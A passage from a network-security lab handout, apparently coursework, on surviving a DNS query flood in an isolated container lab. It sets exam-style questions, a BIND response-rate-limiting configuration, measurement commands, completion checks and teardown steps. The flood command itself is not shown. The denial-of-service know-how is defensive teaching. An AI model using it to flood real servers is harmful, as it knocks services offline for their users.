tc -s qdisc show dev 129-S1
tc -s qdisc show dev 129-S2
```

Question 14. Record the drop percentage in each direction and the workstation's four measurements. Name the direction that is congested, and show with arithmetic why the offered query rate leaves the other direction with capacity to spare: use the query size and reply size you measured in Question 13, the per-source rate on the command line, and the number of sources.

Everything you built in Parts 2 and 4 is still in place while this runs: the two source **DROP** rules on the router, strict uRPF on its field interface, and SYN cookies on the victim.

Question 15. Take those three mitigations in turn and give one line each on why it does nothing against this flood. Then say which of the three would have been made to work by a different configuration of the same mechanism, and what that configuration would have cost the site.

Part 6: price the class of reply the flood produces

The remaining move is not a filter, and it is not on the router. It changes what the server is willing to produce: how many replies of one kind it will send per second to one client, and what becomes of the rest.

Definition: Response rate limiting (RRL)

A limit a name server applies to its own outbound replies rather than to inbound queries. BIND counts replies per second per client prefix, separately per class of reply, and drops the ones over the limit instead of sending them. `nxdomains-per-second` is the limit for name-does-not-exist replies; `ipv4-prefix-length` sets how wide a client group is (32 is one address); `window` is how many seconds of history it accounts over; and `slip 0` means a dropped reply is dropped outright rather than every *n*th one being sent a small truncated reply instead, which invites a TCP retry.

Turn on **response rate limiting**. From inside its `options` block, the victim's `named.conf` already includes the file you are about to write, and that file holds nothing but a comment, so writing it and reloading is the whole of the change. There is no restart, and no address appears anywhere in it:

```
# 129_L4_LAB_server: the victim's name server
cat > /etc/bind/rate-limit.conf <<'EOF'
rate-limit {
    nxdomains-per-second 5;
    ipv4-prefix-length 32;
    window 5;
    slip 0;
};
EOF
named-checkconf && echo 'checkconf ok'
rndc reload
```

Zero both shapers, run exactly the same flood from the console as in Part 5, and measure the same things. Then add the measurement the limit is supposed to leave alone: two hundred lookups of a name that does exist, sent while the flood is running.

```
# 129_L4_LAB_admin
probe --target 129.0.0.20 --name www.lab all
```

```
# 129_L4_LAB_admin: a name that exists, 200 times, during the flood
ok=0
for i in $(seq 1 200); do
    dig +short +time=1 +tries=1 @129.0.0.20 www.lab A \
        | grep -q 129.0.0.20 && ok=$((ok+1))
done
echo "valid-name answers ok=$ok/200"
```

```
# 129_L4_LAB_router
tc -s qdisc show dev 129-S2
```

The count of what the limit dropped is not in `rndc status`, which carries no rate-limit figure at all. `rndc stats` appends a statistics dump to `/var/bind/named.stats` every time it is run, so take the *last* occurrence of the line, never the first:

```
# 129_L4_LAB_server
rndc stats
awk '/responses dropped for rate limits/ { v = $1 } END { print v }' \
    /var/bind/named.stats
grep 'rate limit drop' /var/log/named.log | tail -3
```

Question 16. Record the rate-limit drop count, the uplink’s drop percentage, the round-trip and loss figures, and how many of the two hundred lookups of the existing name were resolved. Then compare all four of the workstation’s measurements with the baseline you took before any flood and say which of them have returned to it. For any that has not, give both figures and explain what is still consuming the resource it measures.

Question 17. No address is named anywhere in that configuration, and `nxdomain-per-second` is its only limit. Explain what the site is now charging for and who pays it, then explain why limiting a server’s own replies restores this stage’s congested direction but could not have restored the congested direction in Part 1.

Question 18. Two of the workstation’s four measurements reported the victim’s services working throughout both volumetric floods, in Part 1 and in Part 5, while its other two moved by orders of magnitude in the same runs. Name those two measurements. Then take the two `ping` streams you ran in Part 1, which offered one bandwidth at two packet sizes: give the loss each one reported, give the gap between them in percentage points, and say from the shaper’s queue which of the two packet sizes it favours and why. Finish by saying what you would monitor instead if you had to detect all three of this lab’s floods.

Checks: what “done” means

Run the **Status** action after each change; it reports both shapers, the workstation’s last four measurements, the victim’s connection state, the router’s rules and the name server’s rate-limit state on one screen.

- **Part 1 worked** when the downlink's drop count runs to tens of thousands of packets, the `iperf3` receiver rate collapses against your baseline, the round-trip time is three orders of magnitude worse than it was, and the victim's own capture shows traffic from two field addresses and none from any source.
- **Part 2 held** when the two `FORWARD` rules carry a large packet count, the bottleneck drops nothing, and `iperf3` and `ping` match the baseline with all four sources still running.
- **Part 3 worked** when the half-open count sits at a stable plateau, the victim's page stops being served, and neither shaper is dropping anything.
- **Part 4 held** when the web fetch count returns to its baseline with the flood still running and `TcpExtSyncookiesSent` is climbing.
- **Part 5 worked** when the uplink is dropping a large fraction of what the victim sends while the downlink drops nothing.
- **Part 6 held** when the uplink's drop count returns to zero, the rate-limit counter is climbing, the round-trip time is back at its baseline, and every lookup of the existing name is still resolved.

`scripts/reset.sh`, or **Reset to baseline** in the TUI, re-creates both shapers, flushes the router's rules and source checks, puts the victim's two `sysctls` and the rate-limit file back as they booted, and stops any flood still counting down. One thing it cannot hurry is the victim's half-open queue, which drains on the kernel's own schedule and takes up to about a minute; it says so when it finds entries still there.

Safety. Every address in this lab is inside `129.0.0.0/8` on isolated bridges with no route off the host, and every flood is bounded by a packet count given on its own command line. Nothing here sends a packet to anything but this lab's own containers.

When you are done, tear the lab down. Choose **Teardown** in the TUI, or run `scripts/teardown.sh` directly, to remove the containers and their wiring so nothing is left running on your host. **Reset to baseline** only rewinds the attacks and your defences; only **Teardown** deletes the lab.